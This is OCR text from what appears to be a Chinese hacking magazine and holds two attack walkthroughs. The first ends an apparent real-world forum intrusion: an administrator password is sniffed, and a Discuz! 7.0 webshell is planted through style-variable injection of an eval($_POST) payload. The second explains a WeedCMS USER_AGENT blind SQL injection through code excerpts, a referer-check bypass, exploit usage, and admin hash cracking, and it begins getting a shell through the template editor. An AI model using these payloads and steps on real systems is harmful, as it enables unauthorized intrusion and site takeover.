


图19用了个普通用户登录到论坛，继续寻找管理员用户，突然发现“**格”处于“在线状态”，当前时间是早晨的七点多，心想管理员肯定是登录不久，不可能一整夜都挂在网上，但相关的乱码用户并不多且密码相当简单，测试了几个都失败。突然又想到了“lLPL4i”这个用户来，莫非是这个？忐忑下输入，竟然没想到登录成功，也挺无奈，为什么此刻cain嗅探到的这个“**格”用户名并没有显示乱码，而是字母+数字呢？要不是RP爆发想着去尝试一下，成功就擦肩而过了。

接下来就是拿webshell了，单击“系统设置”来到后台管理页面，继续输入刚才嗅探到的密码，登录成功（如图19）。用的DZ7.0的版本。

接下来的webshell获取就容易了，以下是利用步骤

1.得到discuz!论坛的管理用户和密码登陆

2.点系统设置--界面--风格管理--编辑--切换到高级编辑

3.最下面新增一个变量

4.变量内容为 ', '#999');eval($_POST[fj]);// 替换内容随便写

5.提交之后用一句话木马连接论坛这个页面：/forumdata/cache/style_1.php

整个测试过程技术的实现上虽然都很简单，但也并非一帆风顺，耗时颇久。在对细节上的把握、各种信息的排除，特别是对社会工程学的体会，值得我们大家不断的深入、理解与体会。

（文章中所涉及到的相关软件已收录在光盘中）

利用野草Weedcms USER_AGENT盲注漏洞拿shell

txcbg

野草网站管理系统（WEEDCMS）是由野草独立基于PHP+MYSQL开发的内容管理系统。面向企业、个人、小门户等中小规模网站使用而开发的。采用国际上比较流行Smarty引擎和敏捷的JQuery JS框架。

在t00ls.net上看到有人公布了Weedcms的USER_AGENT盲注漏洞，漏洞影响Weedcms的4.0版和最新的WeedCMS v5.0 build 20110101版本，下面我就把这个漏洞介绍给大家。

一、漏洞简单分析

这个漏洞的公布者是sswowo，sswowo已经进行了比较详细的分析，这里直接引用。

出现漏洞的文件是 vote.php，USER_AGENT 直接插入数据库，没有经过过滤，导致产生Insert型SQL注入。由于无错误提示，只能进行盲注。具体代码分析：

```
if($action=='ok'){
    check_request();
    $vote_id=empty($_POST['vote_id'])?'':intval($_POST['vote_id']);
    ...
    $insert['log_agent']=$_SERVER['HTTP_USER_AGENT'];
    $insert['log_time']=time();
    $insert['vote_id']=$vote_id;
    $db->insert($db_prefix."vote_log",$insert);
    $REFERER=$_SERVER['HTTP_REFERER'];
```

我们可以看到这个函数没有对传入的数据进行任何的过滤，只是简单的SQL语句生成，最后调用query()执行。

首先程序通过GET获取了action变量，如果action=='ok'。则处理投票，然后调用了check_request()函数对请求进行验证，我们跟进一下这个函数，找到includes/function.php第390行。

```
function check_request()
{
    if(empty($_SERVER['HTTP_REFERER'])||(preg_replace("/https?:\/\/([^\:\/]+).*/i","\\1",$_SERVER['HTTP_REFERER'])!=preg_replace("/([^\:]+).*/","\\1",$_SERVER['HTTP_HOST']))){
        exit('Access Denied!');
    }
```

我们可以看到，只对REFERER，进行了简单的正则匹配，和对HOST进行了比对，我们可以通过伪造请求 REFERER即可绕过此验证。

接着程序获取了vote_id变量，我们给他传入一个不存在的ID即可，防止在不同的目标环境中导致程序逻辑被中断，然后我们看后面 在最后插入投票数据时，直接获取了$_SERVER['HTTP_USER_AGENT'] 并且没有任何过滤，而且 $_SERVEFR变量是不受magic_quotes_gpc保护的，所以该漏洞通用性很好，几乎可以通杀。最后使用了$db->insert()函数插入到了数据库，我们跟一下这个函数看有没有过滤。找到includes/class_db.php第20行

```
function insert($table,$values,$debug=false){
    $ks='';
    $vs='';
    foreach($values as $key => $value){
     $ks.=$ks?",`$key`":"`$key`";
     $vs.=$vs?",'$value'":"'$value'";
    }
     $sql="insert into `$table` ($ks) values ($vs)";
    if($debug)return $sql;
    return $this->query($sql);
    }
```

我们可以看到这个函数没有对传入的数据进行任何的过滤，只是简单的SQL语句生成，最后调用query()执行。漏洞分析就简单引用到这里，下面来看漏洞利用过程。

二、漏洞利用

我从网上下载了野草Weedcms最新版本的野草内容管理系统WeedCMS v5.0 build 20110101的源代码，用AppServ在虚拟机里把程序运行了起来，访问地址为http://127.0.0.1/weed/（如图1）。

USER_AGENT盲注漏洞怎么利用呢？别急，sswowo已经给出了一个漏洞的利用EXP，把EXP的代码保存为weedcmsexp.php备用。由于EXP是用PHP代码写的，因此需要用php.exe进行解析。有的朋友可能不知道php.exe在哪里，安装了PHP就有了，我搭建php WEB环境用的AppServ里自带了php5，我就不用再安装PHP了，直接使用了。AppServ中php5的安装目录为C:\AppServ\php5，按键盘上的WIN+R键调出“运行”，输入cmd后回车就打开了命令提示符，输入cd\切换到C盘根目录下，然后输入cd C:\AppServ\php5，回车，切换到php.exe所在的目录。把漏洞利用EXP weedcmsexp.php复制到 C:\AppServ\php5目录下，在命令提示符下输入php.exe weedcmsexp.php就会看到EXP怎么用（如图2）。




图1




图2

后面跟的4个参数分别为：目标主机 端口 程序路径（以/开头结尾）延时。要对我虚拟机里搭建的Weedcms进行注入，输入php.exe weedcmsexp.php 127.0.0.1 80 "/weed/" "2"，回车后会看到一行行信息滚过（如图3）。




图3

注入完成后如图4，猜解出的管理员的用户名为admin，密码为d033e22ae348aeb5660fc2140aec35850c4da997，密码是经过sha1加密的，在在线破

解网站http://www.cmd5.com/破解出密码为admin。




图4

得到了管理员的用户名和密码就该进后台想办法拿shell了。Weedcms的后台登录文件是网站根目录下的admin.php，用浏览器打开http://127.0.0.1/weed/admin.php来到登录页面，用得到的用户名和密码顺利进入了后台（如图5）。




图5

虽然Weedcms 4.0和5.0都可以注入，但我只会在进入Weedcms 5.0的后台后才能获得shell，对于4.0版本的Weedcms在后台没找到拿shell的方法，也许我太菜了，有知道怎么拿shell的欢迎和我交流。Weedcms 5.0后台拿shell的方法我是学的心灵公布的野草weedcms 5.0写马漏洞的方法。具体利用方法为在Weedcms的网站地址后面加上如下代码：admin.php?action=config&do=template_edit&file=part_vote.html，访问http://127.0.0.1/weed/admin.php?action=config&do=template_edit&file=part_vote.html后打开的页面（如图6）。

